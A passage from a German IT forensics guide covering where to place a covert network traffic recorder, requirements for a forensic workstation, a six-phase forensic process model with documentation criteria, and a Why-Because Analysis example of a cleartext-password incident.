Ein dafür geeignetes Werkzeug ist der so genannte „digitale Fahrtenschreiber“, welcher während der Bearbeitung dieses Leitfadens entwickelt wurde und dessen detaillierte Beschreibung sich im Anhang A2 befindet. Dieses forensische Werkzeug wird im „Bridge“-Modus betrieben. Dies ist notwendig, um dem Verursacher eines Vorfalls die Anwesenheit eines solchen Protokollsystems vorzuenthalten. Dieses Werkzeug ist im Netz mit üblichen Methoden nicht zu erkennen.

Der „digitale Fahrtenschreiber“ kann dabei an vielen Stellen im Netzwerk eingesetzt werden, auf der nachfolgenden Abbildung 12 sind dabei die möglichen Positionen dargestellt, sie sind wiederum durch einen gestrichelten Kreis als Umrandung hervorgehoben. Die Positionen B22-B25 stellen dabei den Betrieb am Monitorport des entsprechenden Switches dar. Wenn eine hohe Gefahr durch externe Täter vermutet wird, ist die Position B2 am sinnvollsten, da hier, im Gegensatz zur Position B1 sowohl weniger Datenverkehr zu erwarten ist, als auch der VPN-Datenverkehr bereits entschlüsselt wurde. Der Einsatz des digitalen Fahrtenschreibers vor einem Computersystem kann bei vermuteten Fehlfunktionen vorfallsrelevante Daten aufzeichnen.

Bei der Positionierung des digitalen Fahrtenschreibers sind ähnliche Faktoren wie bei der Positionierung von Taps und IDS-Sensoren relevant. Der Einsatz von Taps als Hardwareschreibschutz für das Netzwerk ist auch in Kombination mit dem Fahrtenschreiber möglich und sinnvoll. Es lassen sich verschiedene Standorttypen festlegen:

1. Übergang von Bereichen mit mittlerem Schutzbedarf zu Bereichen mit hohem Schutzbedarf
2. Vor einzelnen Computersystemen
3. Vor einzelnen Netzsegmenten
4. An natürlichen Sammelpunkten für den Datenverkehr
5. An Monitorports von Netzkoppelelementen

Bezogen auf die bereits vorgestellte Musterlandschaft ergeben sich daraus die Standorte in Abbildung 12.




Abb. 12: mögliche Standorte des digitalen Fahrtenschreibers

Der Standorttyp 1 ist besonders nützlich, da hiermit ermittelt werden kann welche Daten in den Bereich mit hohem Schutzbedarf gelangten und noch wichtiger, welche diesen verlassen haben. In Abbildung 12 gehören die Standorte B5, B6 und B17 zu diesem Typ.

Der Standorttyp 2 ist besonders bei Systemen mit hohem Schutzbedarf oder zur Diagnose von Fehlfunktionen sinnvoll. Die Standorte B7 bis B21 gehören zu diesem Typ.

Der Standorttyp 3 ist mit dem Typ 2 vergleichbar, nur dass statt einzelnen Computersystemen mehrere auf einmal Erfasst werden können. In der Musterlandschaft sind die Standorte B5 und B6 zu diesem Typ zugehörig.

Der Standorttyp 4 ist besonders dann nützlich, wenn mit wenigen Fahrtenschreibern möglichst große Teile des Netzwerks erfasst werden können. Solche Standorte sind auch für IDS-Sensoren ideal. Allerdings ist dabei zu beachten, dass dort die anfallende Datenmenge bedeutend größer ausfallen kann als bei Standorten vor einzelnen Systemen. Zu diesem Typ gehören die Standorte B1 bis B6.

Der Standorttyp 5 besitzt einen Sonderstatus, einerseits ist er flexibel einzurichten, andererseits ist dieser als einziger von einem möglichen Angreifer erkennbar. Zudem wird bei diesem Standort nur ein Netzwerkanschluss des digitalen Fahrtenschreibers benötigt. Die Standorte B22 bis B25 gehören zu diesem Typ.

Bei der Positionierung sind verschiedene Faktoren einzuplanen, einer der wichtigsten ist das zu erwartende Datenvolumen. An dieses muss der verfügbare Speicherplatz des digitalen Fahrtenschreibers angepasst werden. Darüber hinaus kann der Standort beeinflussen was überhaupt aufgezeichnet werden kann. Besonders die Standorte B1 und B2 bilden hier einen Sonderfall. Da die Eingehenden VPN-Verbindungen am Standort B1 noch verschlüsselt sind, können diese nicht ausgewertet werden. Dafür ist eine Positionierung an Standort B2 nötig. Auch das anfallende Datenvolumen dürfte an Standort B1 größer sein als das an B2, da die Firewall diverse Anfragen ablehnt

Anforderungen an die forensische Workstation

Eine weitere Maßnahme der strategischen Vorbereitung ist die Einrichtung der forensischen Workstation zur Datenanalyse. Diese ist zu dokumentieren. Die genauen Anforderungen hinsichtlich der dort eingesetzten Werkzeuge hängen von den Gegebenheiten der Systemlandschaft ab, diese sollten bereits dokumentiert worden sein (siehe Kapitel). Darüber hinaus gibt es einige Grundlagen, die beachtet werden sollten.

1. Einschränkung der Rechte auf das vom jeweiligen Arbeitsschritt benötigte Maß
2. Überprüfbarkeit der Integrität des Untersuchungssystems
3. Verwendung eines Schreibschutzes für das jeweilige Medium bei der Datensammlung
4. Heterogenität bezüglich Untersuchungssystem und untersuchtem System

Minimale Rechte

Die *Einschränkung der Rechte auf das vom jeweiligen Arbeitsschritt benötigte Maß* dient vor allem der Wahrung der Integrität der forensischen Workstation. Sollte bei der Untersuchung versehentlich z. B. Schadcode vom untersuchten System zur Ausführung gebracht werden, so hilft dies bei der Begrenzung der daraus resultierenden Schäden. Im Idealfall sind die Zugriffsrechte für jedes Werkzeug derartig zu beschränken, dass dieses ausschließlich auf die benötigten Daten bzw. Dateien sowie Ressourcen zugreifen kann.

Integrität des Untersuchungssystems

Die *Überprüfbarkeit der Integrität des Untersuchungssystems* ist nötig, damit die Untersuchungsergebnisse verwertbar sind. Dies gilt insbesondere für die vorher dokumentierten Versionen der einzelnen Werkzeuge. Dazu kann die forensische Workstation z. B. von einer Live-CD gestartet werden. Die Integrität der CD bzw. der Inhalte auf der CD lässt sich dabei nachweisen, denn das Medium selbst ist nicht mehr veränderbar. Alternativ können bestimmte, diskrete Systemzustände gespeichert werden, wie dies z. B. virtuelle Maschinen unterstützen. Der Vorteil dieser letztgenannten Lösung ist, dass sich einzelne Werkzeuge leicht nachinstallieren lassen.

Schreibschutz einsetzen!

Die *Verwendung eines Schreibschutzes für das jeweilige Medium bei der Datensammlung* dient vor allem dazu, dass dieses keinesfalls verändert wird. So bleiben einerseits die Ausgangsdaten unverändert und eine gezielte oder unbeabsichtigte Manipulation wird ausgeschlossen. Derartige Schreibschutzmechanismen sind Write-Blocker (siehe Kapitel) für Festplatten oder Taps (siehe Kapitel) für Netzwerke.

Heterogenität strategisch einsetzen!

Durch die *Heterogenität bezüglich Untersuchungssystem und untersuchtem System* wird die Ausführung von Schadcode auf der forensischen Workstation weiter

erschwert. Diese Heterogenität ist sowohl bezüglich der Software, als auch der Hardware wünschenswert. In diesem Fall ist die Ausführung von Schadcode des untersuchten Systems nahezu unmöglich. Die Dominanz der x86-kompatiblen Computersysteme im Desktop-Bereich erschwert die Hardwareheterogenität jedoch. Eine Heterogenität bezüglich der Software (insbesondere des Betriebs-systems) ist bedeutend einfacher zu erreichen.

Kurzzusammenfassung des Kapitels

Kurzzusammen-fassung des 1. Kapitels

Im Rahmen des einführenden Kapitels wurde eine Motivation für IT-Forensik für unterschiedliche Zielgruppen und die zu beantwortenden Fragestellungen gegeben. Es erfolgte eine Einordnung der IT-Forensik in den Gesamtprozess des Notfallmanagements und in weitere Geschäftsprozesse am Beispiel von COBIT und ITIL. Die Organisation von IT-Forensik und die Erstellung von organisatorischen Konzepten wurden dargestellt. Die Einführung der CERT-Taxonomie ermöglicht die Vorstellung eines Systems zur Beschreibung von IT-sicherheitsrelevanten Vorfällen und kann ebenfalls zur Bestimmung und Auswertung von Vorfällen eingesetzt werden. Anhand des Beispiels eines Vorfalls wurden grundsätzliche Fragestellungen von flüchtigen und nichtflüchtigen Daten beim Einsatz der IT-Forensik vorgestellt, um für die Entscheidungsfindung unterstützende Hinweise zu geben. Die Bedeutung der Zeit als eine wichtige Einflussgröße auf eine Untersuchung im Rahmen der IT-Forensik wurde unterstrichen. Ein wichtiger begleitender Faktor während einer forensischen Untersuchung, insbesondere aus der Sichtweise des Anlagenbetreibers, ist der Datenschutz. Es wurde motiviert, dass dieser unter allen Umständen gewahrt werden muss. Die Ergebnisse einer forensischen Untersuchung können durch den Einsatz einer Strategischen Vorbereitung erheblich verbessert werden, d. h. das Treffen von zusätzlichen Maßnahmen deutlich vor dem Eintreffen eines Vorfalls aber in dessen Erwartung. Die im Rahmen einer forensischen Untersuchung erhobenen Anwenderdaten können neben den Mediendaten zusätzliche Datenfelder beinhalten, deren Inhalte u. U. wertvolle Hinweise für die weiter-gehende Analyse liefern. Das forensische Untersuchungssystem selbst sollte insbesondere bzgl. seiner Integrität abgesichert werden.

Nach den einführenden Beschreibungen soll nun die Durchführung einer forensischen Untersuchung detailliert unter Verwendung eines vorzustellenden Vorgehensmodells des forensischen Prozesses erläutert werden.

Detaillierte Vorgehensweise in der IT-Forensik

In diesem Kapitel wird zur Erleichterung und Strukturierung einer forensischen Untersuchung eine Vorgehensweise (ein Vorgehensmodell) vorgestellt, welche im Weiteren Verwendung finden wird und mit exemplarisch ausgewählten Beispielen illustriert wird. Das Ziel ist dabei die Ableitung von Handlungsanweisungen zur Durchführung forensischer Untersuchungen.

Vorgehensmodell des forensischen Prozesses

Durch die Aufteilung in logisch zusammenhängende Untersuchungsabschnitte kann eine forensische Untersuchung leichter verständlich gemacht werden.
Auch die Überprüfung der zu erreichenden Ziele innerhalb einer forensischen Untersuchung wird durch die Teilung in logische Untersuchungsabschnitte erleichtert.
Das hier vorgestellte Modell ist deshalb so gewählt worden, um dem Anwender die wesentlichen Aspekte und die Durchführung einer forensischen Untersuchung näherzubringen; es beinhaltet im wesentlichen drei Bausteine:

- die Einteilung der vorzunehmenden Abarbeitungsschritte in logisch zusammengehörige *Untersuchungsabschnitte*;
- die Einteilung von forensischen Methoden und Werkzeugen in geeignete *grundlegende* Kategorien;
- die Einteilung der im Rahmen einer forensischen Untersuchung vorhandenen *Daten* anhand einer strukturierten Modellierung (Datenmodell).

Durch die nachfolgende Beschreibung dieser drei Bausteine und ihres Zusammenwirkens wird es angestrebt, dem Leser ein tieferes Verständnis für die Aspekte einer forensischen Untersuchung zu liefern. Das dargestellte Vorgehensmodell ist zukunftsfähig, es kann jederzeit um neue forensische Methoden erweitert werden.

Im Kapitel wird mit dem zeitlichen Verlauf der erste Baustein des Modells einer forensischen Untersuchung durch die Einteilung in Abschnitte vorgestellt.
Daran anschließend erfolgen im Kapitel die Beschreibung des zweiten Bausteins und damit die Vorstellung der Kategorien zur Einordnung forensischer Methoden. Die Einordnung wird zunächst überblicksmäßig und allgemein beschrieben.
Im Kapitel wird anhand von exemplarisch ausgewählten Beispielen für diese Methoden deren Möglichkeiten und Grenzen beschrieben, sowie Referenzen auf alternative Methoden präsentiert.
Als Betriebssysteme für die exemplarischen Werkzeuge werden hier Windows (XP Professional SP2 und Server 2003 sowie überblicksweise Vista und Server 2008; Dateisysteme NTFS und FAT32) und Linux (openSUSE und Debian, Dateisysteme EXT2 und EXT3) gewählt.
Der dritte und letzte Baustein wird durch die in einem zu untersuchenden Computersystem gespeicherten Datenarten repräsentiert. Die Aufteilung der dort potentiell zu erfassenden Daten erfolgt im Kapitel .

Der abschnittsbasierte Verlauf einer forensischen Untersuchung

Wie schon in Kapitel über die allgemeine Vorgehensweise bei einer forensischen Untersuchung motiviert wurde, lassen sich die einzelnen Untersuchungsschritte in logisch zusammengehörige forensische Prozessabschnitte gliedern. Diese Unterteilung ist unter anderem dabei behilflich, den zeitlichen Verlauf innerhalb einer Untersuchung zu erfassen und die einzelnen Abschnitte detaillierter zu betrachten. In diesem Leitfaden wurden sechs einzelne Untersuchungsabschnitte im Rahmen des vorliegenden Modells identifiziert. Aufgrund der Betrachtung aus der Sichtweise des Anlagenbetreibers und auf der Basis der allgemeinen Vorgehensweise aus dem Kapitel konnte der Untersuchungsabschnitt der strategischen Vorbereitung (siehe Kapitel) hinzugefügt werden, was zusätzliche Maßnahmen für eine verbesserte Vorfallsaufklärung ermöglichen kann.

Danach untergliedert sich der forensische Prozess in die Untersuchungsabschnitte:

- strategische Vorbereitung;
- operationale Vorbereitung;
- Datensammlung;
- Untersuchung;
- Datenanalyse;
- Dokumentation

einer forensischen Untersuchung.

Wie die nachfolgende Abbildung 13 verdeutlicht, sollte dieser zeitliche Verlauf als ein geschlossener Kreislauf angesehen werden.




Abb. 13: Abschnitte des forensischen Prozesses

Im Rahmen der ***strategischen Vorbereitung (SV)*** werden alle Maßnahmen seitens des Anlagenbetreibers in Erwartung eines Vorfalls getroffen (siehe dazu auch Kapitel). Diese pro-aktive Vorgehensweise setzt also Maßnahmen vor dem eigentlichen Eintreten eines Ereignisses voraus. Ein Beispiel für eine Maßnahme während der strategischen Vorbereitung ist die Aktivierung von Logdiensten, welche in der Lage sind, die Umstände eines Vorfalls mitzuprotokollieren. Des Weiteren zählen dazu die im Kapitel vorgestellten Maßnahmen zur Sicherstellung der korrekten Zeit.

Im Rahmen der ***operationalen Vorbereitung (OV)*** sind all die Maßnahmen einzusortieren, welche zwar nach dem vermuteten Eintreten eines Vorfalls aber vor der eigentlichen Datensammlung erfolgen. Ein Beispiel für eine Maßnahme der operativen Vorbereitung ist die Identifikation und Enumeration potentieller Datenquellen. Solche Datenquellen schließen auch mobile Datenträger und externe Geräte (beispielsweise PDA oder Mobiltelefone) ein.

Nachdem die potentiellen Datenquellen identifiziert wurden, schließt sich der Abschnitt der ***Datensammlung (DS)*** an. Ein Beispiel für Maßnahmen, welche in diesen Abschnitt einzusortieren sind, ist die Erzeugung von Abbildern (so genannten Images) von Massenspeichern. Damit deren Bergung beweissicher geschieht, müssen sämtliche erzeugten Images mit kryptographischen Verfahren abgesichert werden, um die Integrität des Beweismittels sicherzustellen.

An den Abschnitt der Datensammlung schließt sich die ***Untersuchung (US)*** an. In diesen Abschnitt lassen sich alle Maßnahmen einsortieren, welche aus den gesammelten Daten zunächst allgemein forensisch wertvolle Daten extrahieren können. Ein Beispiel für eine solche Maßnahme ist die Extraktion von Bilddateien aus dem Image einer Festplatte.

In dem darauf folgenden Abschnitt der ***Datenanalyse (DA)*** wird eine Detail-analyse der gewonnenen Daten vorgenommen. Hier kommen Maßnahmen zum Einsatz, welche beispielsweise in der Lage sind, aufgrund von gefundenen Inhalten Verbindungen zwischen mehreren Daten herzustellen und evtl. auf die

Urheberschaft zu schließen. Dabei müssen die zeitlichen Abläufe plausibel und nachvollziehbar sein. Ein Beispiel für eine Maßnahme dieses Abschnitts ist die Logdateienauswertung.

In dem Abschnitt der ***Dokumentation (DO)*** werden nun alle gefundenen Einzelergebnisse zu einer Gesamtbetrachtung zusammengefasst. Dabei wird eine Einteilung der Maßnahmen zur Dokumentation in eine *prozessbegleitende Dokumentation* und eine *abschließende Dokumentation* vorgenommen (siehe dazu auch [Alt08]).

Der *prozessbegleitende Dokumentationsprozess* verläuft parallel zu der Durchführung der anderen Phasen. Seine Aufgabe ist das Protokollieren der gewonnenen Daten und durchgeführten Prozesse. Der prozessbegleitende Dokumentationsprozess zeichnet also auf, welche Daten beim Durchführen der einzelnen Methoden gewonnen wurden, protokolliert aber gleichzeitig auch Parameter der Durchführung selbst. Beispiele für diese Parameter sind:

- Name und Versionsnummer des verwendeten Programms
- Kommandozeilenparameter des Aufrufs
- Forensische Absicherung dieses Werkzeugs, notfalls durch externe Schutzmechanismen wie Prüfsummen, Verschlüsselung, Signierung, Hardware-Schreibblocker oder andere Maßnahmen, die geeignet sind, Authentizität, Integrität oder Vertraulichkeit sicherzustellen
- Erfahrung des Untersuchenden mit diesem Werkzeug
- Motivation zur Auswahl dieses Werkzeugs

Auch wenn die Bedeutung der ersten Punkte dieser Aufzählung bereits auf den ersten Blick ersichtlich ist, benötigen die weiteren Punkte einer Erläuterung. Bei einer Untersuchung ist es allgemein nicht möglich, unumstößlich sichere Beweise zu liefern, weshalb man sich auf Informationen verlässt, die aus den gesammelten Daten interpretiert werden. Diese Informationen sind selbstverständlich nur zu einer gewissen Wahrscheinlichkeit korrekt. Dabei ist es nun ersichtlich, dass ein Untersuchender, der bereits sehr viel Erfahrung mit einem forensischen Werkzeug oder einer forensischen Methode hat, bei dem Einsatz dieser die richtigen Ansätze verfolgt und die richtigen Schlüsse für die weitere Durchführung der forensischen Untersuchung zieht. In die gleiche Richtung zielt auch die Motivation zur Auswahl des letztendlich verwendeten Werkzeugs. Dabei müssen Vor- und Nachteile abgewogen werden, so dass für einen Dritten ersichtlich wird, warum dieser Pfad der Untersuchung gewählt wurde.

Im Rahmen des abschließenden Dokumentationsprozesses wird aus den zuvor gesammelten Daten ein Gesamtbild erstellt. Diese Dokumentation gibt u. a. Aufschluss darüber, welche Informationen aus den untersuchten Daten gewonnen wurden, erklärt aber auch, wie die Untersuchung durchgeführt wurde, um sie einerseits für Dritte nachvollziehbar zu machen, andererseits aber auch, um ihnen die Möglichkeit zu eröffnen, abzuschätzen wie wahrscheinlich die gewonnen Informationen korrekt sind. Beispiele für die Fragen, die für eine solche Abschätzung zu beantworten sind, können sein:

- Ist der Untersuchungsweg mit gleichen Ergebnissen wiederholbar?
- Sind die eingesetzten Werkzeuge und Methoden allgemein anerkannt?
- Ist die Wahl der eingesetzten Werkzeuge und Methoden nachvollziehbar?
- War der Untersuchende mit diesen ausreichend vertraut, um potentielle Hinweise zu erkennen?

- Wurde die Integrität der bearbeiteten Daten während des Prozesses gewahrt?
- Wurde die Authentizität der bearbeiteten Daten während des Prozesses gewahrt?
- Wurde das Vier-Augen-Prinzip beachtet?

Die Elemente dieser Liste zielen vor allem darauf ab, einem Dritten eine umfassende Möglichkeit zur Abschätzung der Beweiskraft der gewonnenen Informationen zu ermöglichen. Es ist ersichtlich, dass Informationen, die durch den Einsatz von Werkzeugen und Methoden, die als instabil gelten, zweifelhafte Algorithmen verwenden oder die dafür bekannt sind, bei bestimmten Sonderfällen falsche Ergebnisse zu liefern, einiges an Beweiskraft einbüßen.
Gleiches gilt auch für Informationen, die aus Daten gewonnen werden, bei denen Integrität oder Authentizität nicht sichergestellt werden können. Als Analogie zu der klassischen Forensik sei hier verwiesen auf die Unterschiede der Beweiskraft einer ballistischen Untersuchung eines am Tatort gefundenen Projektils, dessen Verbleib genauestens dokumentiert ist, und einem anonymen Anruf.
Des Weiteren verdeutlicht diese Liste noch einmal, wie wichtig eine gewissenhafte Protokollierung von Entscheidungsgründen im prozessbegleitenden Dokumentationsprozess ist, um hier einem Dritten eine umfassende Möglichkeit zur Abschätzung der Beweiskraft der Informationen zu ermöglichen.
Das Ergebnis dieses Abschnitts ist ein ausführlicher Bericht der gewonnenen Erkenntnisse aller vorhergegangenen Abschnitte und eine Beschreibung der Rekonstruktion des Vorfalls unter Verwendung der im Kapitel eingeführten CERT-Taxonomie.

Eine Möglichkeit, um im abschließenden Dokumentationsabschnitt einen Vorfall zu rekonstruieren, ist die Why-Because Analyse (WBA). Das Ziel der WBA ist es, eine korrekte und hinreichende, kausale Erklärung für das Eintreten von Ereignissen zu liefern (siehe dazu auch [Van06]). Der Begriff der Kausalität lehnt sich dabei an die Definition von David Lewis [Lew73] an:
Das Ereignis A ist ein kausaler Faktor für B insofern, dass wenn A nicht eingetreten wäre, auch B nicht passiert.
Dadurch ist es möglich, Folgen von Schlussfolgerungen zu treffen. Diese Schlussfolgerungen beruhen dabei auf vier unterschiedlichen Arten von Fakten. Die erste Kategorie stellen in der Natur gegebener Fakten (GF – Given fact in the world) dar. Ein Beispiel hierfür wäre „Telnet-Verbindungen übertragen Passwörter im Klartext“.
Die zweite Kategorie stellen Fakten dar, die sich direkt aus den Ergebnissen der prozessbegleitenden Dokumentation ablesen lassen (RP – Fact given by Report). Als Beispiel sei hier genannt „Im Syslog steht, dass um 22:32 Uhr eine Telnetverbindung zum befallenen Server herstellt wurde“. Fakten, die direkt aus anderen Fakten entspringen, bilden die dritte Gruppe (BF – Based on another fact in the list). In diesem Fall wäre ein solcher Fakt „Der betroffene Rechner hat Dienste angeboten, deren Passwörter über Klartext ausgetauscht werden“.
Die letzte Gruppe stellen die daraus entspringenden Schlussfolgerungen (CC causal conclusions) dar. Eine solche könnte hierbei sein „Es war möglich, Zugangsdaten zu dem Server zu sniffen.“.
Wenn nun eine Why-Because Analyse durchgeführt wird, ist es das Ziel, eine

solche Liste aus Fakten zusammenzustellen. Die Analyse ist dann erfolgreich, wenn jeder Fakt logisch aus bereits vorher vorhandenen Fakten rekonstruiert werden kann.
Es ist möglich, eine solche Faktenliste als Baumstruktur (siehe dazu auch [Van06]) darzustellen, um eine bessere Übersicht über den Ablauf eines Vorfalls zu erhalten (siehe Abbildung 14):

Ein Beispiel soll dieses Vorgehen erläutern:
1. Verlust von Daten bei Benutzer „Max“, siehe 10
2. Server bietet FTP an (GF)
3. Um 22:34 hat sich Benutzer „Max“ mittels Telnet vom Arbeitsrechner eingeloggt (RF)
4. Um 23:17 hat sich Benutzer „Max“ von unbekannter IP eingeloggt (RF)
5. Um 23:19 wurden Daten von Benutzer „Max“ gelöscht (RF)
6. Passwörter werden bei FTP in Klartext übertragen (GF)
7. Passwörter für Benutzerkonten werden zum Server im Klartext übertragen (BF aus 2, BF aus 6)
8. Passwort für Benutzerkonto Max wurde 22:34 im Klartext übertragen (BF aus 7, BF aus 3)
9. Passwort für Benutzerkonto Max konnte abgefangen werden (BF aus 8)
10. Angreifer hat Passwort von Benutzerkonto Max abgefangen, sich eingeloggt und seine Daten gelöscht (CC aus 9, CC aus 4, CC aus 5)




Abb. 14: Darstellung eines Vorfalls mittels eines WBA-Graphen

Gelbe Punkte kennzeichnen dabei Fakten, die direkt aus der Untersuchung gewonnen wurden. Grüne Punkte vorgegebene Fakten. Die hellblauen Punkte stellen Fakten dar, die aus anderen folgen oder kausal gefolgert wurden. Das Resultat des Vorfalls stellt der dunkelblaue Punkt dar.

In die Dokumentation fallen auch die Bewertung der Qualität der durchgeführten

Untersuchung und die beständige Verbesserung der Durchführung der einzelnen Schritte. Dies erfolgt durch das Reporting bzw. durch die Manöverkritik.
Die Dokumentation ist in der Abbildung 13 als Zentrum der Abschnittsteilung einer forensischen Untersuchung dargestellt. Dies ergibt sich aus dem forensischen Grundprinzip der Überprüfbarkeit der Ermittlung und hat damit zur Folge, dass die vorgenommenen Ermittlungsschritte und jede einzelne durchgeführte Maßnahme umfassend dokumentiert werden muss. Die in den einzelnen Abschnitten angefallenen Dokumente werden für den Abschlussbericht zusammengeführt.
Bestimmte Ergebnisse eines Abschnitts können Rücksprünge auf vorangegangene Abschnitte oder an den Beginn eines Abschnittes zur Folge haben (siehe dazu auch die Pfeile in der Abbildung 13). Das Vorgehen und die Häufigkeit des Durchlaufens der Abschnitte sind immer vom jeweiligen Einzelfall abhängig.
Nachfolgend wird eine Klassifikation forensischer Methoden vorgenommen, welche dann zusammen mit dem vorgestellten, in Abschnitte unterteilten, Verlauf des forensischen Prozesses die Grundlage für die weitere Bearbeitung liefern.

Klassifikation forensischer Methoden

Nachdem die Einteilung der Abarbeitungsschritte in logisch zusammengehörende Untersuchungsschritte vorgestellt wurde, soll nun der Fokus auf die forensischen Methoden und damit in der Detailsicht auf konkrete, exemplarisch ausgewählte Werkzeuge zu deren Umsetzung gelegt werden.

Es wird erläutert, welche sechs grundlegenden Methoden zur Verfügung stehen, wie die forensischen Methoden in den einzelnen Untersuchungsabschnitten grundsätzlich angewendet werden können und welche Unterstützung sie bieten, d. h. welche Daten gesammelt (erfasst), wie untersucht, analysiert und bewertet werden können. Den Ausgangspunkt bilden die Möglichkeiten der Unterstützung des forensischen Prozesses durch das eingesetzte ***Betriebssystem (BS)*** auf dem IT-System.

Nachfolgend wird betrachtet, welche Mechanismen das eingesetzte ***Dateisystem (FS)*** zur Aufklärung eines Vorfalls bietet.

Diese beiden grundlegenden Methoden sind insbesondere deshalb bedeutsam, da sie die Grenzen für den Erfolg einer forensischen Untersuchung abstecken, wenn seitens des Betreibers der IT-Anlage keine oder nur eine eingeschränkte strategische Vorbereitung stattfand.

Die nächste grundlegende Methode, welche u. a. Werkzeuge aus der strategischen Vorbereitung aufnehmen soll, ist die der ***expliziten Maßnahmen zur Einbruchs-erkennung (EME)***. Ein Beispiel dafür ist der Einsatz eines Intrusion-Detection-Systems (IDS). Die Möglichkeiten der Unterstützung des forensischen Prozesses, welche sich durch die Eigenschaften einer verwendeten Anwendungssoftware ergeben, werden in der grundlegenden Methode ***IT-Anwendung (ITA)*** einsortiert. Um die Methoden zu erfassen, welche die Aufklärung eines Vorfalls weiter verbessern können, wurde die grundlegende Methode ***Skalierung der Beweismöglichkeiten (SB)*** geschaffen. In die grundlegende Methode der ***Datenbearbeitung und Auswertung (DBA)*** werden die Werkzeuge einsortiert, welche in der Lage sind, eine forensische Untersuchung unter anderem im

